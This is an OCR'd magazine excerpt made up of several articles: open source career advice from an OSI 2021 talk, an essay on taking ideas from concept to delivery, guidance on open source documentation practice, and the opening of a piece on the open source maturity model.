You can build a career in open source in broadly three ways.

Build, scale and monetise your own open source project: Identifying

and solving a problem is a good rule of thumb for building your own project. Noting down the problems that others may face will create a demand for it. The size of the market for your project can be estimated only through trial and error. For new and individual contributors who do not have much funding, social media, blogs, posts and talks at conferences help reaching out to users to a large extent. These platforms can generate a lot of traffic for your open source project.

Funding plays an important role in almost all business models. The Mozilla Foundation relies on voluntary donations to fund its projects. MariaDB follows the business model of delayed open sourcing. Many of IBM's open source projects follow the open core business model, i.e., the core of the project is open sourced while the surrounding add-ons are closed source and proprietary. Red Hat doesn't sell code; instead, it sells professional services like support, tooling, and technical assistance around a project. These examples of business models can be adopted to build a project, open source it, and monetise it.

"Do a maintainer's job even if you are not a maintainer."

Work for a company that builds projects with an open source business model: Being a part of a community of contributors and maintainers, engaging in talks and participating in meetings will help you to contribute to a project. You can follow the guidelines for how the first contribution can be made, which doesn't necessarily have to be code. Looking at a big code base may seem intimidating but starting small is the key here. Look for a problem and fix it. This will help you understand the contribution flow, code base, set up of the project, etc.

Non-code contributions are also valuable. People great at writing can contribute by documenting or writing for social media. Those who excel at designing, can design a convention, a colour scheme, or also work on creating a better user interface. Newcomers have a high probability of discovering bugs when compared to senior engineers. They can test, identify, and report their user experience, thus improving the project. Mentoring is another area. A lot of open source programs connect mentors and mentees, and help the latter make important contributions. Another option is being an organiser or a community manager, which means taking up the role of a project manager and ensuring that features are delivered exactly as intended, the roadmap is followed and the contributors are taken care of. Most open source projects lack proper management, since engineers don't like doing that job.

There are a lot of internship programs that can help you make money, like Google Summer of Code (GSoC) and Linux Foundation mentorship (here, mentees are paid a stipend and can work full- or part-time based on their need). You can get a full-time role with a company you are interning with if you develop your skills well. For instance, if you are working on a project at Red Hat, there are chances of your getting hired full-time because you are already known there.

As Travis Oliphant, creator of NumPy, SciPy and Anaconda, says, "Build an open source project, get people to contribute to it, and hire from them." This is how I got my full-time job too.

Get sponsored to work in open source: As an individual, if you are working for a project that is built by a company, you can ask for funding. It is important to note that only if your contribution is significant will the organisation be happy to sponsor you. However, if you have built your own project that has a significant user base, you could ask for funding from users.

As an organisation, you can raise money through platforms like Open Collective, Patreon and GitHub Sponsors, where people donate to your project. Open source grants like Linux Foundation and Mozilla Foundation also provide funds to support projects. GitHub has given 15 Indian contributors grants for their projects.

I built an open source project in a span of three months. This project went on to get featured on Product Hunt and JS Weekly and also got the #1 trending slot on GitHub. This project put me on a path to a career in open source. END

Tips for contributors

- With time, the quality and quantity of contributions will get better. Be involved in a project for a long time since more areas for contribution can be found. Jumping in and contributing will make people notice and recognise you.
- Open source projects lack project managers; hence becoming one will help your career.
- Be a maintainer, doing things that an engineer is expected to do like reviewing, designing, documenting, and helping others contribute.
- The key to good contribution is 'paying it forward', which means helping newcomers by sharing experiences and wisdom, and making sure they don't commit mistakes.

By: Navendu Pottekkat

The author is a software engineer at Layer 5. He is also a maintainer of Meshery and Service Mesh Performance at the Cloud Native Computing Foundation. This article is based on a virtual tech talk he gave at OSI 2021.

Transcribed and curated by:
Sharon Abhignya Katta

An EFY GROUP EVENT

5243 ATTENDEES

70+ SESSIONS HOSTED

100+ SPEAKERS

18 COUNTRIES REPRESENTED

18th Edition

OPEN SOURCE INDIA

VIRTUAL EVENT

Thank You

VISITORS, for making the event a huge success

SPEAKERS, for contributing your valuable thoughts

PARTNERS, for your support

Microsoft Azure	soda foundation	Google	aws
MySQL	HUAWEI	iTEXT	GitHub
SUSE	ENTREPRENEUR FIRST JOINEF.COM	TRUEFOUNDRY BY ENSEMBLE LABS	Application Library Engineering Group
openLooKeng	EDGE GALLERY	soda foundation meetupindia	BANGALORE CNCF MEETUP

www.OpenSourceIndia.in

For more details, call on +91-9667743666 or email us at info@opensourceindia.in

From Idea To Reality: An Unusual Journey

Have an idea that you want to implement? Hold on and read this article before you proceed any further. Your idea may be good but there are several other things you need to consider and do before you can ensure its proper implementation.

Innovation is one of the most used and abused term these days. But what exactly it means can be quite nebulous. When we talk about innovation, it can mean different things to different people.

For some, words such as original, unexpected, fresh have never been seen or thought of before. For others, it means challenging conventional notions of how things are done, bringing ideas from one industry to another, or from one geographic region to another.

We are trying to create meaningful points of difference for our products or services from current alternatives. Although it does not have to be always a product or service differentiation. It can also be about how they are processed, delivered, or managed.

However, one key issue often seen is that most people think innovation and creativity are interchangeable. It is only

partly true. If I put it in the form of a formula, it will be:

```
Innovation=Creativity+Delivery
```

While creativity can be easy, delivery is where the challenges pop up the most. That is where the journey of idea to reality starts to falter.

There is more to creativity

Sometimes, it just takes one idea to solve a big problem. But being creative and producing new or different ideas is easy, especially if we compare that against being innovative and bringing ideas to life. Because innovation needs a lot more than just a bunch of ideas; only having ideas without doing anything with them is a total waste.

Being innovative means bringing ideas to life, scaling them up so that more people can benefit. It also means whatever you want to create must be useful, not just to one, two, or a few, but to many people. You must be able to produce or implement it at scale. And that needs a few additional steps.

During my days at Knewron Technologies, our customers always had ideas which they wanted to implement. Most people thought that ideas to reality are a simple three-stage activity:


1. Develop MVP
2. Try the product
3. Launch it

However, this is an oversimplified process that is meant to be used only for easy conversations. In reality, much work needs to be done behind it.

The first and crucial step

Every idea must begin with a problem to solve or fix. In fact, it will be much better if you are thinking about transforming the problem instead of just solving it. This is the first and the most crucial step.

Crucial because you may have seen hundreds of companies floating around



with their (so-called) solution in their hands, trying to find new problems to solve. It is not only a waste of time it also can limit the long-term sustainability of that business.

How many startups or businesses can you recall that existed five years ago that had innovative ideas. Most of them would be gone by now, simply because they could not find product-market fit.

On the contrary to finding product-market fit, we must look at it as market-product fit and develop what market or customer needs or wants. A handful of projects that I worked on at Knewron followed this philosophy and were successful too.

Of course, finding the right problem to solve needs an empathetic approach towards your customers. If you cannot see, feel, or understand their problem, you are least likely to solve it correctly. This also means that someone else will do it someday and put you out of business if you do not do it.

Moreover, producing better ideas does not happen in silos. You need deeper insights. Developing insights is not easy, particularly when you do not know much about the industry, that domain, or the process where problems occur.

So, to begin with, you need genuine curiosity and empathy to identify what is required. Why the problem exists in the first place, and what is the root cause behind it.

Be curious and empathetic. Find out the root cause of the problem you want to solve.

Time to get creative

Once you find the problem and its root cause, you can think about many ways to solve it. For doing that effectively, you will need to generate multiple ideas. This is the second step in the innovation process.

The idea generation becomes easier if you know why that problem exists in the first place. Because whenever you fix the root cause, problems disappear. Eliminating

the root cause is the best way to solve any problem.

Generate as many ideas as possible before you begin to judge them.

Here is a catch, though. To produce enough meaningful and clever ideas, you need creativity. But additionally, you also need experience. Without enough experience you cannot produce enough innovative ideas.

However, there is an antidote. It is to collaborate with other experts in various relevant domains and combine their knowledge with your creativity. When time is of essence, this is the best way to move forward.

Another way to circumvent the limitation of experience is experimentation. Many people mistake experimentation with trial and error. It is not so. Experimentation is an art. And it is also science. Experimentation teaches you so many things in a brief period that otherwise will take several years to learn.

Based on your experimental findings, and observations, etc, you can generate as many ideas as possible. But do not judge them at this stage yet.

Get analytical

We all can agree that every idea is not and cannot be equally good. Some ideas are outright pointless. Some ideas are good but may not be feasible or viable from a business standpoint. Sometimes, an idea is good but the timing is not right for it.

So, the third step is to apply critical thinking and analyse all your ideas for their usefulness, feasibility, and relevance. Pick the most suitable one that makes more sense at the current stage. Also, consider whether you can develop it further reasonably, if needed.

Shaping it beyond just an idea

Picking one idea is just the beginning. It needs to be developed and shaped up further to commercialise and implement it at scale. This is where the fourth step of validation comes into play.

In most cases, it is unlikely that you will validate your idea all by yourself. You will need help. You will have to collaborate with multiple people and experts to ensure your idea improves and becomes more robust.

During my time with Knewron, I came across hundreds of fantastic ideas. Only a handful of them were scalable or implementable. Often, people who had those ideas knew what they wanted and what they were doing.

> “Apply critical thinking and analyse your ideas for their usefulness, feasibility, viability, and relevance.”

Firsthand experience is underrated these days but having it or not having it shows up vividly at this stage. This means the key is to get people with good and diverse experiences involved early in the process. This can save you time and money eventually.

Validate your chosen idea and develop it further for all practical purposes.

It can go nowhere without communication

You might think that after the development, production and distribution are logical steps. But before that there is another crucial step. In fact, it is one of those steps which make people cringe and ask road-blocking questions, like “Why are we doing this?”

No matter how good your idea or the solution is, you need to sell it. Not just to the customers but all the stakeholders involved in the supply chain and the process. Without their help and buy-in, the implementation, production, processing, and delivery will stifle.

Communication is not just about selling. It is also about articulating your idea. How and why you developed it. How your solution fits in your customers’ lives. It helps you to make sure that more people can understand it and benefit from it.

What is the point of innovation if others cannot understand it, right?

Communicate your work. Articulate the problem, its root cause, and how the idea you developed solves it.

The point is

Innovation requires more than just a bunch of ideas or creativity. It needs discipline. It needs a process to follow.

If you are implementing innovation programmes in your organisation, or want to be more innovative, or simply want to streamline things, this is where you can start. Establishing a high-level process that people can understand and follow is the key to their participation. A mere suggestion box or idea competition will not take you anywhere. It is an old-school approach.

‘Being innovative’ means you need to think forward and find new ways of doing things, for your own and for your people’s sake. Now is the time to find some problems to solve, follow the process, and make your ideas a reality END

By: Anand Tamboli

The author is a serial entrepreneur, speaker, award-winning author, and an emerging-technology thought leader.

The article was originally published in the January 2022 issue of Electronics For You.

Documentation Isn't Just Another Aspect of Open Source Development

Some projects live on, while some die a premature death – and the difference between the two often lies in the documentation. Meticulous, smart documentation can give your project the boost it needs. Here is why you should consider documentation a primary effort, on par with development, and the right way to go about it!

Often, developers simply assume that code is self-documented enough and doesn't need any extra documentation. This overconfidence can cost the project a lot. Insufficient or bad documentation can kill your project. Without proper documentation in place users won't be able to understand the purpose as well as the proper workflow of the project. That could lead to some apprehensions about adopting your open source product.

Work on it, right from day one

Documentation should never be a secondary effort; it should be a primary task on par with code development and management. Documentation acts as the definitive source of truth with the wide redistribution of content in the form of community threads, stack overflows, and quora answers. It should fulfil the need of contributors who would like to refer to the actual resource, and provide the necessary references to support engineers. It should also communicate essential plans with the stakeholders. A good documentation ensures continuous improvement and development of a product.

When releasing a software product, we must not only ship the code but good documentation as well. This brings us to one of the most important concepts that most open source projects with well-maintained documentation follow – 'documentation as code'.

Documentation as code

Today documentation is not being stored in Microsoft Word or PDF files. The new need is version control documentation, wherein all the docs are added over a version control system and released continuously. This concept was popularised by 'Read the Docs' and has now become an essential part of the content strategy for most documentation teams.

Tools like Bugzilla and GitHub Issues can be used to track the documentation work that is pending, and take feedback from maintainers and users to validate the release of the documents. External reviews can be used to validate the documentation piece, and to continuously publish it. This ensures that not only code, but the documentation as well, is continuously improved and released quickly.

Keep in mind that no two documentations will ever be the same if they don't follow any standardised practice. This can lead to some mess, making it hard to fetch the right information.

How exactly do we classify something as messy? When most of the documentation pieces don't follow standard practices, it leads to inconsistency and hence a big mess! So how do you declutter messy open source documents?

Decluttering messy open source documentation

It is important to follow a 'documentation style guide'. A style guide is a collection of guidelines for creating and presenting content. Whether you're a standalone writer or part of a large documents team, it helps to keep a consistent style, voice and tone throughout your documentation.

There are several popular style guides available, such as the Red Hat style guide, Google documentation style guide, and Apple style guide. To choose one, first start by defining your requirements. If your requirements do not differ much from other open source projects, you can follow a readily-available style guide, or adapt the same style guide for your own purpose with a few changes here and there. Most of the grammar-related guidelines and content rules may be the same, but overall terminology can vary.

You will also be required to automate the adoption of these style guides within your projects. For this, you can use Vale, which is integrated into the local machinery with a continuous integration (CI) service that will help you to ensure your documentation follows the style guide in a strict manner.

By using the style guide, the overall premise of the documentation will be conveyed to the users in a single tone. But since these documents are prepared by a team of technical writers, there can be conflicting writing styles, as these vary from person to person. So how do you standardise the documentation?

Types of documentation

README: This contains basic installation and usage instructions, which is also one of the most essential parts of any open source documentation. It is the first point of information and contact between the potential user or developer and the project.

Reference guides: These might include some basic references to get started with or some docs to contribute to the project.

User facing documentation: This is the most essential part that documents the usability of the project. Without any user-facing documentation most people will be lost as to how to go about working with the project.

Developers' documentation: This aims to support development teams as they continuously make new progress in the project. It should also provide a good pathway to internal development efforts and make sure that the features are communicated well to the stakeholders.

Community content: This includes essential blogs, videos and external content that aim to support community members who would like to refer to the same for a better understanding of the project.

Standardising documentation

There are many approaches that can be taken when it comes to standardising documentation. The first one is obviously to create predefined templates which can be used for a variety of roles. These can be used for documenting new features, identifying bugs and issues, and updating the change log to accommodate new stuff that is being added.

Try to develop a standard workflow for publishing your documentation if you are following a Git based workflow. The most standard workflow will be to fork the repo where the documentation is published, add your changes on a local branch, push these changes, make your request and ask for reviews on the same. A positive that comes out of standardising your documents is a better feedback and review process.

Feedback and automated reviews

Standardisation allows you to get users' feedback and generate automated reviews, which can be taken into consideration for improving the project and the documentation. With this feedback, you can also evaluate whether the information being shared is making sense to users or not. Having a proper feedback service in place through documentation platforms like GitBook helps to verify if the documentation is useful or not.

Always try to seek out subject matter expert (SME) feedback on the documentation. These SMEs can be stakeholders, developers, engineers, or even external contributors. You can also use automated tests and CI to verify if your documentation is following a style guide or not.

Crowdsourced documentation efforts

If you are looking to open source your documentation, perhaps the best way to get started is to provide a quick start guide. The guide can be as simple as 'CONTRIBUTING.md'; basically, a file showing how a person can set up the project and contribute to or use it.

Always try to develop user-centric documentation that signifies the purpose of each project and build learning courses to help new contributors.

Write with a purpose

Always look to write with a purpose. It is one of the most essential writing strategies and basically defines 'why' you are writing a particular documentation, and not 'how' you are writing it. Start by answering the following questions:

- What is the goal of this documentation?
- What is the message that needs to be given?
- What action would you like the user to take up after this?
- What are the values that I share with the reader?
- Am I concise and consistent in my writing efforts?

Defining a consistent content strategy

A consistent content strategy helps to ensure a long-term vision for the documentation efforts and the project infrastructure. This can revolve around two main things:

a. *Resources:* Project docs, case studies and whitepapers, project architecture

b. *Branded content:* Blogs and guest posts, news and community stories, learning courses

Every open source project should have proper documentation stating the functionality it can provide to users, so that they can opt for the most suitable solution. Proper documentation that communicates the right information also allows other developers to put in their efforts to further enhance and improve the project. Simple though it sounds, documentation can only succeed if done right. And your project, in turn, can only succeed if your documentation is right, so never underestimate its purpose or process! END

By: Harsh Bardhan Mishra

The author is a software developer at Quansight Labs and an open source maintainer at Moja global. This article is based on a virtual tech talk he gave at OSI 2021.

Transcribed and curated by: Laveesh Kocher

Wondering How to Get the Most Out of Open Source? Use the Open Source Maturity Model

The open source service market is poised to grow at a CAGR of 24.2 per cent over the period 2021-26. It is pretty clear that the era of open source is upon us, and most businesses have realised that too. But is every business ready to reap the benefits of open source from the word 'go'? How does one know if choosing the open source path will give the desired results? Could things possibly go wrong? Dive in to find out how you can get your organisation to seamlessly adopt open source.

Sustaining a business in the present times has taken a 180 degree turn from how things were done a couple of decades ago. Maintaining trade secrets and keeping resources limited to them was how most businesses, especially in the software industry, sought to gain an edge over competitors. Open source was a concept most lucrative businesses were least interested in, then. But times have changed, and so have the ideas around collaboration and growth. The power and unlimited opportunity open source provides has finally gained the attention of corporations, who are now striving hard to leverage it to its full potential and unleash new avenues of growth.

As per a report by Red Hat, 95 per cent of IT organisations leverage open source today, with almost 94 per cent of IT executives saying that open source is equal to, or even better than, proprietary software.




Figure 1: The open source maturity model

Needless to say, open source is no longer an option for scaling a business. Rather, you'd be lagging far behind if your business is yet to expose itself to the open source model. However, open source is not all roses and sunshine. In any business model, there will be troughs, and open source is no different. Aiming to scale a business through open source does come with the associated risks, but minimising these is what we need to strive at.

Especially if your organisation is largely foreign to the idea of open source, making a shift can be a daunting proposition. Does that mean you opt out? Definitely not! This is where an open source maturity model comes to your rescue.

What is an open source maturity model?

The open source maturity model is a tool that helps organisations make informed decisions about the most effective way to use open source to meet their corporate objectives. Understanding the open source maturity model requires one to get acquainted with the idea of the open source maturity curve, which indicates the extent to which an organisation is adopting open source models and practices into its daily workings. The degree to which an organisation defers adopting these puts it on different stages of the maturity model.

Knowing an organisation's position on the open source maturity model helps it understand how adept it is at leveraging open source, helping it to create a roadmap to reach its goals while reducing any constraints. In its essence, the open source maturity model is a guide for organisations to map out their open source journey without wasting effort.

The open source maturity process

There are a set of steps that an organisation has to follow to understand its current position with respect to adopting and utilising open source.

Complete an online survey: The first step is to take an online survey. The respondents should ideally be working across various departments within the organisation to have a broader and clearer picture of the stage they are in. This survey could include questions that would assess if, and how, an organisation utilises open source in its current operations.

Review output: Once the survey is completed, an output is generated, which gives the current picture of the organisation on the open source maturity curve. A visualisation, showing the present state of maturity, is also provided.

Current state analysis and future planning: The findings of the survey and the qualitative responses can then be used to analyse the current state the organisation is in with respect to open source maturity. Based on this, a roadmap can be created. Planning for the future is determined by interviewing the organisation and its people.

